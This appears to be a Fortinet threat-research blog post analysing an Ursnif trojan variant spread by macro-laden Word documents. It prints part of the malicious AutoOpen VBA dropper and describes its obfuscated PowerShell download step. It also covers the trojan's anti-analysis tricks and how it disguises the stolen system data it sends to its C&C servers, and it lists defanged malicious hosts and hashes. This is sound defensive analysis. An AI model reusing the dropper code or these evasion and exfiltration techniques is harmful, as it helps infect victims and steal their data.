
New Ursnif Variant Spreading by Word Document

fortinet.com/blog/threat-research/ursnif-variant-spreading-word-document.html

August 7, 2019



```
00401743  8A06        mov   al, byte ptr [esi]
00401745  83C6 01     add   esi, 1
00401748  897424 14   mov   dword ptr [esp+14], esi
0040174C  8801        mov   byte ptr [ecx], al
0040174E  83C1 01     add   ecx, 1
00401751  33FF        xor   edi, edi
00401753  894C24 18   mov   dword ptr [esp+18], ecx

al=11
ds:[0160987B]=00
```

```
EAX 00000011
ECX 0160987B
EDX 00000000
EBX 00000006
ESP 0012FDD8
EBP 00000000
ESI 00406353 lweak3_m.00406353
EDI 00000000

EIP 0040174C lweak3_m.0040174C
```

```
01609590 E8 9A 10 D5 03 00 00 00 04 00 00 00 FF FF 00 00
016095A0 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
016095B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
016095C0 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
016095D0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
016095E0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
016095F0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
01609600 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
01609610 AD 28 C9 40 E9 49 A7 13 E9 49 A7 13 E9 49 A7 13
01609620 CE 8F DA 13 E8 49 A7 13 E0 31 24 13 E8 49 A7 13
01609630 E0 31 34 13 ED 49 A7 13 CE 8F CA 13 E8 49 A7 13
01609640 CE 8F C9 13 EA 49 A7 13 E9 49 A6 13 43 49 A7 13
01609650 2A 46 FA 13 EA 49 A7 13 2A 46 F8 13 E8 49 A7 13
01609660 2A 46 A8 13 EA 49 A7 13 CE 8F D6 13 C1 49 A7 13
01609670 CE 8F DD 13 E8 49 A7 13 CE 8F DF 13 E8 49 A7 13
01609680 52 69 63 68 E9 49 A7 13 00 00 00 00 00 00 00 00  Rich
01609690 00 00 00 00 4C 01 05 00 77 E3 EA 5C 00 00 00 00  ....L
016096A0 00 00 00 00 E0 00 02 21 0B 01 08 00 00 98 00 00
```

```
0012FDD8 00400000 lweak3_m.004000C
0012FDDC 004002E8 ASCII "JJ"
0012FDE0 0012FE1C
0012FDE4 01609590
0012FDE8 00000000
0012FDEC 00406353 lweak3_m.0040635
0012FDF0 0160987B
0012FDF4 00000780
0012FDF8 00000004
0012FDFC 00401177 RETURN to lweak3
0012FE00 0000010F
0012FE04 01609590
0012FE08 00000000
0012FE0C 0012FE58
0012FE10 769F5171 kernel32.GetLong
0012FE14 00004A4A
0012FE18 00000000
0012FE1C 0012FE98
```

```
Start:16096D7 End:16096D7 Value:400
```

Breaking FortiGuard Labs Threat Research

NOTE: This threat is actively spreading. During my analysis, which started with just a few samples, the volume of captured samples and the number of triggers this new variant set off in our global network of sensors kept growing. Because of this, we highly recommend that organizations stay alert to this currently expanding threat.

Recently, FortiGuard Labs captured a number of Word documents from the wild, which were spreading a new variant of the Ursnif trojan.

I did some research on this new variant, and in this blog I will present what it does on a victim's machine and what kinds of techniques it uses. Ursnif trojan, also known as Dreambot, Gozi, and ISFB, has been alive for years and focuses on stealing information from a victim's machine.

Word Sample Analysis

Figure 1. The Word sample content

These infected Word documents contain malicious VBA code. In this campaign, the file names of the Word documents are in the format: "info_[date].doc". The sample in this analysis has the name info_07.25.doc.

When a victim opens the Word document, it displays a security warning message designed to protect MS Word users from malicious macros (VBA code). However, the document content deceives victims to click the "Enable Content" button, as shown in Figure 1. When the button is clicked, the malicious VBA code is executed because the code is in an AutoOpen sub that is executed at opening the document.

The malicious code is simple, as shown below:

```
Sub AutoOpen()

        Set fPzzMCZTdBHCipC = ymwsrw

        Set KiVsBKglbMn = fPzzMCZTdBHCipC.Controls

        KKzPMDRPhZsJz = KiVsBKglbMn(2) + KiVsBKglbMn(0)

        Set PhFMwPKBcLcsm = VBA.GetObject(KiVsBKglbMn(100 - 90 - 9).Text)
```

PhFMwPKBcLcsm.Run! KKzPMDRPhZsJz, 0 + 7596

End Sub

More code is read from three controls on the UserForm, named “ymwsrw”. It then puts PowerShell code from control’s text property together and executes it. The code is PowerShell code. I show the code in Figure 2, where you can see how the PowerShell code is transformed.

Figure 2. Executing the PowerShell code

The first part is the original PowerShell code that the VBA code generates. As you can see, it is Base64 encoded (-Enc is short for -EncodedCommand). After the code is Base64 decoded, the code is shown in the second part, which still contains Base64 encoded data. It continues to decode the data, then decompresses it to get the final PowerShell code in the bottom part of Figure 2.

Going through the final code, it then downloads a file from a URL (with a red underscore) into “$Env:UserProfile” folder and eventually starts it by calling “[Diagnostics.Process]::STaRt($UpwpWW)”. Of course, results may vary as these captured Word samples use many different URLs to download Ursnif.

Regardless, the downloaded executable file is a variant of Ursnif and the Word document sample is an Ursnif Downloader.

Start Downloaded Ursnif

By checking the downloaded file, we learned that it had been compiled on July 25th, 2019. When it starts, it dumps several dynamic code blocks into its memory and executes them. One among them is the main module that performs all Ursnif work.

Figure 3. Extracted Ursnif Main module

In Figure 3, the data portion of the malware shows the file header of the decompressed Main module. It’s a little tricky here as it does not have DOS magic word “MZ” that should appear in the first red rectangle, nor the PE header magic word “PE” that should be in the second rectangle. Ursnif removed these magic words to prevent its being identified, but Ursnif knows how to load this module without them.

It continues to load every section from the PE structure into a newly allocated memory. It then repairs its relocation data and imports API functions contained in an import table. When everything is ready, it calls the OEP (Entry Point) of the main module. The process is just like what a packer does.

Anti-Analysis in Main Module of Ursnif

Ursnif uses some anti-analysis techniques to make it harder for it to be analyzed. For example, it hides some API functions, which are parsed dynamically each time they are called so that static analysis is difficult; most data (in the “.bss” section of PE structure) in the main module is encrypted, and only gets decrypted at runtime. Let’s take a look at the details.

Ursnif registers a vectored exception handler by calling the API RtlAddVectoredExceptionHandler, whose second parameter points to the handler function. So, when it runs into any exception, the system will call this handler function first. Figure 4 shows the pseudo code for that.

Figure 4. Register exception handler function

Ursnif uses the exception handler function to decrypt the data in the “.bss” section. To do this, it modifies the memory-protection option for the memory with the “.bss” section, where the encrypted data is in **PAGE_NOACCESS** (0x1). Therefore, when Ursnif reads data in this area, the **access violation** exception (Exception Code C0000005) happens so that the exception handler function gets called.

Figure 5 is a screenshot of when Ursnif has just decrypted the data in the “.bss” section. This section’s size is 1000H. Most constant strings and API names are here, which are also used throughout Ursnif’s lifetime.

Figure 5. Part of decrypted “.bss” data

There are a number of key APIs hidden in the main module. When it needs to call an API, it just needs to call a function named “API_Finder” to dynamically load the dll file that the API belongs to and find the API in it by calling LoadLibrary and then GetProcAddress.

The API names in the string are just from the decrypted “.bss” section in a structure with the strings and the offsets. “API_Finder” can locate the API name by its offset. Here is the ASM code snippet when using API_Finder to get API “CloseClipboard” from “User32.dll”.

```
000C9D27   sub_C9D27 proc near

000C9D27    mov     eax, offset off_CC100

000C9D2C    jmp     $+5

000C9D31

000C9D31 loc_C9D31:
```

```
000C9D31    push    ecx

000C9D32    push    edx

000C9D33    push    eax            ; API function index

000C9D34    push    offset dword_CB2F4       ; dll name, 0CB150-> "User32.dll"

000C9D39    call    API_Finder   ;It calls LoadLibrary and GetProcAddress. The API is in eax.

000C9D3E    pop     edx

000C9D3F    pop     ecx

000C9D40    jmp     eax       ; calls the API function

000C9D40 sub_C9D27 endp
```

“API_Finder” obtains the API function index (It’s 0xCC100 here) from its second argument, from which the “API_Finder” can compute the offset of the string “CloseClipboard”. The first argument to “API_Finder” points to a structure with a library name. The entry point of “CloseClipboard” is returned in “eax”, which is called at last.

Using a COM Instance to Send Data to the C&C

If you keep an eye on the process list in Task Manager when Ursnif runs, you will find that there are many “iexplore.exe” processes that appear and disappear from time to time. And there is a lot of traffic out of “iexplorer.exe”. That is what Ursnif does to send out collected data from the victim’s system. It does not directly create the process “iexplorer.exe”, but COM (Component Object Model) does because Ursnif creates a COM instance by calling API “CoCreateInstance”, which is a hidden API function. This is the ASM code snippet of calling it.

```
[…]

seg000:000C3E0B                jz      loc_C3E98

seg000:000C3E11                push    esi

seg000:000C3E12                push    offset rrid ; {EAB22AC1-30C1-11CF-A7EB-0000C05BAE0B}

seg000:000C3E17                push    4       ; dwClsContext

seg000:000C3E19                push    0       ; pUnkOuter

seg000:000C3E1B                push    offset rclsid ; {0002DF01-0000-0000-C000-000000000046}

seg000:000C3E20                call    ds:CoCreateInstance

seg000:000C3E26                test    eax, eax

[…]
```

The first argument is a GUID of “{0002DF01-0000-0000-C000-000000000046}”, which is the CLSID of “Internet Explorer”. The fourth argument is an interface ID, “{EAB22AC1-30C1-11CF-A7EB-0000C05BAE0B}”, which is an interface of “IWebBrowser”. The COM object can also be created by the string ID “InternetExplorer.Application”.

The interface “IWebBrowser” implements a variety of methods to enable what you can do with the MS IE browser to access web sites such as GoBack(), GoHome(), Navigate(), Refresh(), and so on. COM starts “iexplorer.exe” and later loads the interface “IWebBrowser”, whose methods then are ready to be called. Navigate() method is used by Ursnif to send collected data to its C&C server, whose first argument is a URL string.

Ursnif has compressed configuration data in the “.reloc” section of the main module. Decompressing it extracts the data structure shown in Figure 6.

Figure 6. Decompressed configuration data

At the bottom, you may notice the C&C host list includes "microsoft.com", "update.microsoft.com", "avast.com", "cdevinoucathrine.info", "zcei60houston.club" and "kenovella.club". This seems odd. Why are the hosts of “microsoft” and “avast” listed here? In fact, this is a way to deceive researchers who capture and analyze the traffic.

Figure 7. Format of collected information

A snippet of code in Figure 7 allowes Ursnif to format the collected information from victim's system. One formatted string looks like this:

soft=3&version=214082&user=0364812000299edca18c7b9e8ed0ab6d&server=12&id=3387&crc=1&uptime=2193

- "soft" and "version" are constant.
- "user" is a sort of unique user ID. It consists of four DWORDs that were computed from a hash-code of the victim's User Name and Computer Name, as well as its CPU ID.
- "server" and "id" are from the decompressed configuration data. They are behind the host strings, 3387 and 12, in Figure 6.
- "crc" is another constant of 1.
- "uptime" is a time value that tells the attacker the uptime since the victim's system started.

Ursnif encodes the above strings using Base64, which will then be a part of a URL. Other than that, it replaces several bytes with their hex strings in the encoded string. (For example: "+" becomes "_2B", "/" becomes "_2F".) After that, it inserts a random number of "/" into it and adds a prefix "/images/" and suffix ".avi" to make the URL look normal.

Now, the collected data is almost ready to be sent to its C&C server. As I said before, there are six host strings in the decompressed configuration. Ursnif picks one host string from them and makes a complete URL using the host and above encoded string. It will be the first argument of the method "IWebBrowser.Navigate()". It picks the next host string after a 20 second wait. Below is an example of a URL, which will be sent to the C&C server.

hxxps://**cdevinoucathrine.info**/images/SZmbQhNDM/NRU9kkrJ9pgbhJ0ElLjX/GmdR4KRmiqx7Vh8d_2B/e89HXjxRxOy7vuzb_2F1OA/xM3INQhD3eZsE/D_2Fiv5c/ju_2Bs3XEZzWGZSfnBvVAvj/9xxBpMO3_2/BGf9ybUt5cslyUgIK/_2BnKRHLrDUUyi44DVzf/T.avi

This is a host list of C&C servers that I extracted from two variants:

hxxps://cdevinoucathrine.info

hxxps://zcei60houston.club

hxxps://kenovella.club

hxxps://z76johnson.club

hxxps://s75eagtyec.com

hxxps://s97pe2360.club

So far, these are all of my findings for this Ursnif variant. I will continue to monitor this campaign for more details.

Solution:

This malicious Word document has been detected as "**VBA/Agent.A329!tr.dldr**" by the FortiGuard AntiVirus service. The CDR (Content Disarm & Reconstruction) feature in FortiGate and FortiMail can also neutralize this threat by removing all malicious VBA code.

The downloaded file has been detected as "**W32/Ursnif.AHSY!tr**" by the FortiGuard AntiVirus service.

The URL used to download Ursnif has been rated as "**Malicious Websites**" by the FortiGuard WebFilter service.

IoC:

URL:
"hxxp://npkf32ymonica.com/sywo/fgoow.php?l=joow8.gxl"

Sample SHA256:
info_07.25.doc:

AAA7758D75967D28847B3CB8A9B3E3032F31EC45D12C9904A7BC98C189726005

Downloaded executable file:
AAC9D2D21F634157EB8D3867A2C72042A83CABC3F0142B12763312F5A0B0A83A

Learn more about FortiGuard Labs and the FortiGuard Security Services portfolio. Sign up for our weekly FortiGuard Threat Brief.

Read about the FortiGuard Security Rating Service, which provides security audits and best practices.